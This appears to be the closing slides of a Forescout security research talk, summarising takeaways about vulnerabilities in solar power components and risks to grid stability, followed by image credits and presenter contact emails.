



Image sources:
https://nvlpubs.nist.gov/nistpubs/ir/2020/NIST.IR.8259.pdf
https://checkmarx.com/glossary/a-secure-sdlc-with-static-source-code-analysis-tools/

Takeaways

- Solar power is growing massively and so is the attack surface
- Several components have vulnerabilities and they are starting to get targeted by opportunistic attackers
- There is potential for more targeted attacks that impact grid stability or utilities directly
- Risk mitigation depends on actions from users, installers, utilities, regulators and others
- The time to fix these problems is now!
- Read the full report on forescout.com/research



Thank you!

Questions?

daniel.dossantos@forescout.com
francesco.laspina@forescout.com